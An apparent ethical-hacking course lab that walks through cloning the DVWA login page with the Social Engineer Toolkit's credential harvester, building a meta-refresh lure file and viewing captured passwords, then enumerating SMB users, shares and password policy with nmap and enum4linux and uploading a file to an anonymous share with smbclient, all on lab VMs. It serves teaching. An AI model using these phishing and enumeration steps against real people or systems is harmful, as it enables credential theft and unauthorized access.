

Explore the Social Engineer Toolkit (SET)

Objectives

Many exploits begin with a social engineering attack that is designed to obtain credentials or plant malware to create entry points into the target network. One of the tools used to perform these social engineering attacks is the Social Engineer Toolkit (SET), developed by David Kennedy.

- Launching SET and exploring the toolkit
- Cloning a website to obtain user credentials
- Capturing and viewing user credentials

Cloning a website and obtaining user credentials.

This activity is performed under carefully controlled conditions within a virtual environment. SET tools should only be used for penetration testing in situations where you have written permission to perform social engineering exploits.

In an actual penetration test, this procedure could be used to reveal problems with user security training and the need take measures to educate users about various types of phishing attacks.

Required Resources

- Kali VM customized for Ethical Hacker course
- Internet access

Instructions

Part 1: Launching SET and Exploring the Toolkit

Step 1: Load the SET application.

- a. Start Kali Linux using the username **kali** and the password **kali**. Open a terminal session from the menu bar at the top of the screen.
- b. SET must be run as root. Use the **sudo -i** command to obtain persistent root access. At the prompt, enter the command **setoolkit** to load the SET menu system. The Social Engineering Toolkit can also be run from the **Applications >Social Engineering Tools >social engineering toolkit (root)** choice on the Kali menu.

sudo -i

[sudo] password for kali:

The initial SET menu is displayed, as shown:

```
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
  
set> █
```

Step 2: Examine the Available Social-Engineering Attacks.

- a. At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu.

```
set> 1  
Select from the menu:
```

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.
```

- b. Select each option to see a brief description of each exploit and what the tool does for each.

Note: Some options may not have a choice. In that case, use **CTRL-C** or enter **99** to return to the main menu.

Part 2: Cloning a website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Step 1: Investigate Web Attack Vectors in SET.

- a. From the Social-Engineering Attacks submenu, choose **2) Website Attack Vectors** to begin the website cloning exploit.

set> 2

- b. Review the brief attack description of each type of attack.

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

- c. Select 3) Credential Harvester Attack Method from the menu. A description of the ways to configure this exploit is displayed.

```
set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Step 2: Clone the DVWA.vm Login Screen.

In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users

enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

- a. In this lab, we are using the internal website hosted on the DVWA.vm virtual machine. To see what the website looks like, open the Kali Firefox browser, and enter the URL **http://DVWA.vm/**. The login screen will appear. If the URL is not found, enter **http://10.6.6.13/** to access the web server using its IP address.
- b. Return to the terminal session. Select **2) Site Cloner** from the **Credential Harvester Attack Method** menu. Information describing which IP address is needed to host the fake website and to receive the POST data is displayed. Enter the web attacker IP address at the prompt. This is the IP address of the virtual Kali internal interface on the 10.6.6.0/24 network. In an actual exploit, this would be the external (internet facing) address of the attack computer.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

- b. At the prompt, enter the IP address **10.6.6.1**.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
[10.0.2.15]:10.6.6.1
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- e. When the website is cloned, the following message appears on the terminal.



```
set:webattack> Enter the url to clone:http://DVWA.vm
[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Note: No prompt will be returned to you. This is because a listener is now active on port 80 on the Kali computer and all port 80 traffic will be redirected to this screen. Do not close the terminal window. Continue to Part 3.

Part 3: Capturing and Viewing User Credentials

Step 1: Create the Social Engineering Exploit.

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

- a. Open the Kali Linux Mousepad text editor using the **Applications > Favorites > Text Editor** choice from the menu. Enter the HTML code shown into the Mousepad document.


```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

- b. Select **File > Save** from the Mousepad menu. Name the document **Great_link.html** and save it in the **/home/kali/Desktop** Folder. The icon appears on the Kali desktop.
- c. Close the Mousepad application.

Step 2: Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

- a. Double-click the desktop icon for the **Great_link.html** page. The DVWA login page that you viewed in **Part 2, Step 2a** should appear in a browser window.



- b. Enter some information in the Username and Password fields and click **Login** to send the form.

Username: **some.user@gmail.com**

Password: **Pa55w0rdd!**

Step 3: View the Captured Information.

- a. Return to the terminal session that is running the SET application. Output from the login attempt should appear as shown below:

```
10.6.6.1 - - [17/Dec/2025 11:08:23] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [17/Dec/2025 11:08:24] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=38c780921f19fe274a9f6372df6d6d7f
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [17/Dec/2025 11:13:35] "POST /index.html HTTP/1.1" 302 -
```

Scanning for SMB Vulnerabilities with enum4linux

In the world of ethical hacking and penetration testing, understanding the vulnerabilities of SMB (Server Message Block) services is crucial. SMB is a protocol that enables file and print sharing between systems, primarily on Windows networks. In this lab, we will use the enum4linux tool, a powerful SMB enumeration tool, to discover information about SMB services on target systems. This information can be vital for identifying potential vulnerabilities and strengthening network security. Let's walk through the objectives step by step.

Part 1: Launch enum4linux and Explore Its Capabilities

Step 1: Verify enum4linux Installation and View the Help File

1. **Access Kali Linux:** First, log in to your Kali Linux virtual machine using the username **kali** and the password **kali**. Open a terminal session.
2. **Gain Root Access:** Most enum4linux commands require root privileges. To obtain persistent root access, use the **sudo su** command.

```
└──(kali㉿Kali)-[~]
└─$ sudo su
```

3. **View Help File:** To understand enum4linux's capabilities and syntax, access the help file using the **enum4linux --help** command.

```
└──(root㉿Kali)-[~]
└─# enum4linux --help
```

The help file contains valuable information about the available options and the dependencies on Samba utilities.

Which Samba utilities does the help file indicate are used by the enum4linux tool?

The Samba utilities used by enum4linux are rpcclient, net, nmblookup, and smbclient.

```
(kali㉿Kali)-[~]
$ sudo su
[sudo] password for kali:
[root@Kali]~/home/kali]
# enum4linux --help
./enum4linux.pl version [unknown] calling Getopt::Std::getopts (version 1.13 [paranoid]),
running under Perl version 5.36.0.

Usage: enum4linux.pl [-OPTIONS [-MORE_OPTIONS]] [--] [PROGRAM_ARG1 ...]

The following single-character options are accepted:
    With arguments: -u -p -f -R -s -k -w -K
    Boolean (without arguments): -U -M -N -S -P -G -l -L -D -d -r -v -A -o -h -n -a -i -P

Options may be merged together. -- stops processing of options.
Space is not required between options and their arguments.
[Now continuing due to backward compatibility and excessive paranoia.
See 'perldoc Getopt::Std' about $Getopt::Std::STANDARD_HELP_VERSION.]
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U      get userlist
    -M      get machine list*
    -S      get sharelist
    -P      get password policy information
    -G      get group and member list
    -d      be detailed, applies to -U and -S
    -u user specify username to use (default "")
    -p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
            This option is enabled if you don't provide any other options.
    -h      Display this help message and exit
    -r      enumerate users via RID cycling
    -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
            a username. Impies RID range ends at 999999. Useful
            against DCs.
    -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
```

Step 2: Research Terms Associated with SMB Functions

Understanding SMB-related terms is essential for interpreting enum4linux output effectively.

Here are some terms and their definitions:

- **Relative Identifier (RID):** Uniquely identifies a user, group, system, or domain.
- **Security Identifier (SID):** Uniquely identifies users and groups within the local domain and can work globally between domains.
- **Domain Controller (DC):** Manages network and identity security requests, authenticates users, and controls access to IT resources.
- **Lightweight Directory Access Protocol (LDAP):** A directory access protocol enabling communication for services and clients using LDAP naming services.
- **Workgroup:** A group of standalone computers administered independently.

Part 2: Use Nmap to Find SMB Servers

Step 1: Scan Virtual Networks to Find Potential Targets

Identifying potential SMB targets involves scanning open ports. Common ports associated with SMB services include:

- TCP 135: RPC
- TCP 139: NetBIOS Session
- TCP 389: LDAP Server

- TCP 445: SMB File Service
- TCP 9389: Active Directory Web Services
- TCP/UDP 137: NetBIOS Name Service
- UDP 138: NetBIOS Datagram

1. Scan 172.17.0.0 Virtual Network: Use the `nmap -sN` command to find services on hosts in the 172.17.0.0 virtual network.

```
(root㉿Kali)-[~/home/kali]
# nmap -sN 172.17.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-12-17 12:58 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.0000060s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
23/tcp    open|filtered  telnet
25/tcp    open|filtered  smtp
80/tcp    open|filtered  http
111/tcp   open|filtered  rpcbind
139/tcp   open|filtered  netbios-ssn
445/tcp   open|filtered  microsoft-ds
512/tcp   open|filtered  exec
513/tcp   open|filtered  login
514/tcp   open|filtered  shell
1099/tcp  open|filtered  rmiregistry
1524/tcp  open|filtered  ingreslock
2121/tcp  open|filtered  ccproxy-ftp
3306/tcp  open|filtered  mysql
6667/tcp  open|filtered  irc
8009/tcp  open|filtered  ajp13
8180/tcp  open|filtered  unknown
MAC Address: 02:42:AC:11:00:02 (Unknown)

Stats: 0:00:10 elapsed; 255 hosts completed (2 up), 1 undergoing NULL Scan
NULL Scan Timing: About 99.99% done; ETC: 12:58 (0:00:00 remaining)
Nmap scan report for 172.17.0.1
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 10.41 seconds

```

What does Nmap reveal about hosts on the 172.17.0.0/24 network?

Only one host is present, identified as 172.17.0.2.

What ports are open on the host that identify running SMB services? What does Nmap call these services?

The open ports on the host 172.17.0.2 are TCP 139 (netbios-ssn) and TCP 445 (microsoft-ds).

2. Scan 10.6.6.0/24 Subnet: Perform a **nmap -sN** scan on the 10.6.6.0/24 subnet.

```
[root@Kali]~[~/home/kali]
# nmap -sN 10.6.6.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-12-17 13:03 UTC
Nmap scan report for webgoat.vm (10.6.6.11)
Host is up (0.0000060s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
8080/tcp  open|filtered  http-proxy
8888/tcp  open|filtered  sun-answerbook
9001/tcp  open|filtered  tor-orport
MAC Address: 02:42:0A:06:06:0B (Unknown)

Nmap scan report for juice-shop.vm (10.6.6.12)
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
3000/tcp  open|filtered  ppp
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for dwa.vm (10.6.6.13)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp    open|filtered  http
MAC Address: 02:42:0A:06:06:0D (Unknown)

Nmap scan report for mutillidae.vm (10.6.6.14)
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
3306/tcp  open|filtered  mysql
MAC Address: 02:42:0A:06:06:0E (Unknown)

Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.0000070s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
53/tcp    open|filtered  domain
80/tcp    open|filtered  http
139/tcp   open|filtered  netbios-ssn
445/tcp   open|filtered  microsoft-ds
MAC Address: 02:42:0A:06:06:17 (Unknown)

Nmap scan report for 10.6.6.100
Host is up (0.000012s latency).
All 1000 scanned ports on 10.6.6.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Are there any potential target computers on this subnet running SMB services? Which computer or computers? How do you know?

Yes, the computer at 10.6.6.23 is a potential target. It has ports 139 and 445 open, indicating SMB services.

Part 3: Use enum4linux to Enumerate Users and Network File Shares

In this section, we will use enum4linux to gather more information about potential targets.

Step 1: Perform enum4linux Scan on Target 172.17.0.2

1. **Enumerate Users:** Use the **enum4linux -U** option to list the users configured on the target 172.17.0.2. Remember to run enum4linux commands with root permissions.

```
(root㉿kali) /home/kali
# enum4linux -U 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 17
13:09:18 2025
[+] Got domain/workgroup name: WORKGROUP
[+] Server 172.17.0.2 allows sessions using username "", password ""
[+] Can't determine if host is part of domain or part of a workgroup
[+] Target .... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
[+] Got domain SID for 172.17.0.2
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Users on 172.17.0.2
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody     Name: nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind       Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy      Name: proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user       Name: just a user, ill,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data   Name: www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root       Name: root       Desc: (null)
```

Enum4linux aggregates output from multiple Samba tools to provide concise results. If needed, you can use the verbose option **-v** to see how each feature is used.

2. **List File Shares:** Enumerate file shares on 172.17.0.2 using **enum4linux -S**. Use the verbose option **v** to understand which Samba tools are used.

```
(root㉿Kali)-[~/home/kali]
# enum4linux -Sv 172.17.0.2

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup

[V] Dependent program "net" found in /usr/bin/net

[V] Dependent program "rpcclient" found in /usr/bin/rpcclient
    Home

[V] Dependent program "smbclient" found in /usr/bin/smbclient

[V] Dependent program "polenum" found in /usr/bin/polenum
    Great_Icons

[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 17
13:20:06 2025
=====
( Target Information )
=====

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 172.17.0.2 )
=====

[V] Attempting to get domain name with command: nmblookup -A '172.17.0.2'

[+] Got domain/workgroup name: WORKGROUP
=====
( Session Check on 172.17.0.2 )
=====
```

Which Samba tool was used to map the file shares?

The Samba tool used to map file shares is smbclient.

How many file shares are listed for target 172.17.0.2? What does the \$ indicate at the end of the share name?

There are five file shares listed for 172.17.0.2. The \$ at the end of the share name indicates hidden shares.

3. List Password Policies: To understand the password policies on the target system, use the `enum4linux -P` command.

```
[root@Kali]# ./enum4linux -P 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 17
13:22:57 2025
[+] Starting enum4linux ( Target Information )
_____
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] Got domain/workgroup name: WORKGROUP

[+] Server 172.17.0.2 allows sessions using username '', password ''

[+] Can't determine if host is part of domain or part of a workgroup

[+] Attaching to 172.17.0.2 using a NULL share
[+] Trying protocol 139/SMB ...
```

Step 2: Perform Simple Enumeration Scan on Target 10.6.6.23

1. **Combine Enumeration Options:** Enum4linux has an option to combine multiple enumeration operations into one command using the `a` argument. This allows quick enumeration of SMB information.

```
[root@kali]~[~/home/kali]
# enum4linux -a 10.6.6.23
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 17
13:25:05 2025
=====
( Target Information )

Target ..... 10.6.6.23
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 10.6.6.23 )
=====
[E] Can't find workgroup/domain

=====
( Nbtstat Information for 10.6.6.23 )
=====

Looking up status of 10.6.6.23
No reply from 10.6.6.23

=====
( Session Check on 10.6.6.23 )
=====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

=====
[root@kali]~[~/home/kali]
```

Part 4: Use smbclient to Transfer Files Between Systems

Smbclient is a valuable tool for transferring files between systems, similar to an FTP client. We will use smbclient to transfer a file to the target system at 172.17.0.2 as a simulated malware exploit.

1. **Create a Text File:** Use the `cat` command to create a text file named `badfile.txt` with desired content. For example:

```
cat >> badfile.txt  
This is a bad file.  
Press CTRL-C to write the file.
```

Press **CTRL-C** when done.

2. Explore smbclient Options: Check smbclient options using the **smbclient --help** command.

```
(root㉿Kali)-[~/home/kali]
# smbclient --help
Usage: smbclient [OPTIONS] service <password>
-H, --message=HOST           Send message
-I, --ipaddress=IP            Use this IP to connect to
-D, --domain=DOMAIN          Write messages to stderr instead of stdout
-L, --list=HOST              Get a list of shares available on a host
-T, --tar=<cl>xIXFvgbNan    Command line tar
-D, --directory=DIR           Start from directory
-c, --command=STRING          Execute semicolon separated commands
-b, --send-buffer=BYTES       Changes the transmit/send buffer
-t, --timeout=SECONDS         Changes the per-operation timeout
-p, --port=PORT               Port to connect to
-g, --grepable                Produce grepable output
-q, --quiet                   Suppress help message
-B, --browse                  Browse SMB servers using DNS

Help options:
--help                        Show this help message
--usage                       Display brief usage message

Common Samba options:
-d, --debug-level=DEBUGLEVEL   Set debug level
--debug-stdout                 Send debug output to standard output
-s, --configfile=CONFIGFILE    Use alternative configuration file
--option=name=value             Set smb.conf option from command line
-l, --log-basename=LOGFILEBASE Basename for log/debug files
--leak-report                  enable talloc leak reporting on exit
--leak-report-full             enable full talloc leak reporting on exit

Connection options:
-R, --name-resolve=NAME-RESOLVE-ORDER  Use these name resolution services only
-O, --socket-options=SOCKETOPTIONS      socket options to use
-m, --max-protocol=MAXPROTOCOL        Set max protocol level
-n, --netbios-name=NETBIOSNAME        Primary netbios name
--netbios-scope=SCOPE                 Use this Netbios scope
-W, --workgroup=WORKGROUP              Set the workgroup name
--realm=REALM                         Set the realm name

Credential options:
-U, --user=[DOMAIN/]USERNAME[:PASSWORD] Set the network username
-N, --no-pass                         Don't ask for a password
-p, --password=STRING                  Password
--pw-nt-hash                          The supplied password is the NT hash
-A, --authentication-file=FILE        Get the credentials from a file
```

2. List Shares on Target: List shares on the target host (172.17.0.2) using the **smbclient -L** command.

```
(root㉿Kali)-[~/home/kali]
# smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      print$        Disk      Printer Drivers
      tmp           Disk      oh noes!
      opt           Disk
      IPC$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      Workgroup      Master
      WORKGROUP      METASPOITABLE

(root㉿Kali)-[~/home/kali]
```

3. Connect to a Share: Connect to the **tmp** share on the target using **smbclient**.

```
(root㉿Kali)-[~/home/kali]
# smbclient //172.17.0.2/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
smb: \>
smb: \>
smb: \>
smb: \>
smb: \> ^C
```

5. Explore smbclient Commands: Once connected, you can explore available commands by typing **help**.

6. Upload a File: Upload the **badfile.txt** to the target server using the **put** command.

```
put badfile.txt badfile.txt
```

This transfers the file to the target server.

7. Verify Upload: Use the **dir** command to verify that the file was successfully uploaded.

```
dir
```

8. Exit smbclient: Type **quit** to exit **smbclient** and return to the command prompt.